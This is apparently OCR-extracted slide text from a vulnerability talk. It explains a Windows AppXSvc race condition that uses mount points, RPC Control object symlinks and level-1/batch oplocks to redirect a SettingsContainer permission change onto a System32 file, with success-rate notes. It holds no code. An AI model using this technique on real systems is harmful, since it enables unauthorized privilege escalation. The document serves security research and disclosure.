

Uninstall Solitaire
Reinstall Solitaire
Delete directory SettingsContainer|mcg
GetNamedSecurityInfo SettingsContainer|mcg
AppXSvc Service
Create directory SettingsContainer|mcg
SetNamedSecurityInfo SettingsContainer|mcg
User Application: Race Thread with Critical Priority
Race Window #0
Race Window #1
Race Window #2

Race Window #1

- Directory to file redirection
  - C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer|mcg -> C:\Windows\System32\TargetFile
    - Mount Point: C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\ -> \RPC Control\
    - Object symlink: \RPC Control\SettingsContainer|mcg -> C:\Windows\System32\TargetFile
  - GetNamedSecurityInfo(ObjectName)/SetNamedSecurityInfo(ObjectName)
    - Do NOT differentiate ObjectName, no matter it is a FileName or DirectoryName or any other ObjectNames
    - Implemented in ntmarta.dll, call NtOpenFile, with Open Reparse Point option
- ~~The race window #1 is too short to win stably~~


Race Window #0

- Dangling mount point ~~(file pointer)~~ magic
  - PublisherAppDir: C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe


PubisherAppDir\SettingsContainer|mcg
GetNamedSecurityInfo
AppXSvc Service
Create dir
SetNamedSecurityInfo
User app: Main Thread
PubisherAppDir\SettingsContainer|mcg
PubisherAppDir\SettingsContainer|mcg
[1] Create Mount Point
FakePubisherAppDir\SettingsContainer|mcg

Race Window #0

- Redirect directory to file for GetNamedSecurityInfo



FakeGetNamedSecurityInfoFile
\RPC Control\SettingsContainer|mcg
[2] Change Mount Point
and object symlink
User app:
Race Thread
PubisherAppDir\SettingsContainer|mcg
GetNamedSecurityInfo
Create
Thread
AppXSvc Service
Create dir
SetNamedSecurityInfo
User app:
Main Thread
PubisherAppDir\SettingsContainer|mcg
PubisherAppDir\SettingsContainer|mcg
FakePubisherAppDir\SettingsContainer|mcg

Race Window #0

- Valid oplock for GetNamedSecurityInfo on file
  - GetNamedSecurityInfo: CreateFile with Read Attributes, Read Control
  - Oplock type
    - FSCTL_REQUEST_OPLOCK_LEVEL_1 ✓
      - Block when Open **File** with Read Attributes
    - FSCTL_REQUEST_OPLOCK_LEVEL_2 ✗
      - Pass through, no acknowledge when Open File with Read Attributes
    - FSCTL_REQUEST_FILTER_OPLOCK ✗
      - Pass through, no acknowledge when Open File with Read Attributes
      - Block when Open File with Write Attributes
    - FSCTL_REQUEST_BATCH_OPLOCK ✓
      - Block when Open **File** with Read Attributes
    - FSCTL_REQUEST_OPLOCK ✗
      - Pass through, no acknowledge when Open File with Read Attributes


Race Window #0

- Set level 1 oplock for GetNamedSecurityInfo and trigger callback


FakeGetNamedSecurityInfoFile
\RPC Control\SettingsContainer|mcg
Oplock callback
PubisherAppDir\SettingsContainer|mcg
Set Level 1 oplock
GetNamedSecurityInfo
AppXSvc Service
Create dir
SetNamedSecurityInfo
[3] Change Mount Point
and object symlink
User app:
Main Thread
PubisherAppDir\SettingsContainer|mcg
PubisherAppDir\SettingsContainer|mcg
FakePubisherAppDir\SettingsContainer|mcg
\RPC Control\SettingsContainer|mcg
NtTargetFile


Race Window #0

- Win a seemingly impossible race window by redirecting the directory for 3 times



Success rate expectation

- One time: 100%*(Window_0_PR+ Window_1_PR)+0*Window_2_PR = success in most cases
    - Most of time succeed in 1 trial in a VM with a two core CPUs.
- Multiple times: ~100%


Success!
Failed!
Delete directory SettingsContainer|mcg
GetNamedSecurityInfo SettingsContainer|mcg
AppXSvc Service
Create directory SettingsContainer|mcg
SetNamedSecurityInfo SettingsContainer|mcg
User Application: Race Thread with Critical Priority
Race Window #0
Race Window #1
Race Window #2

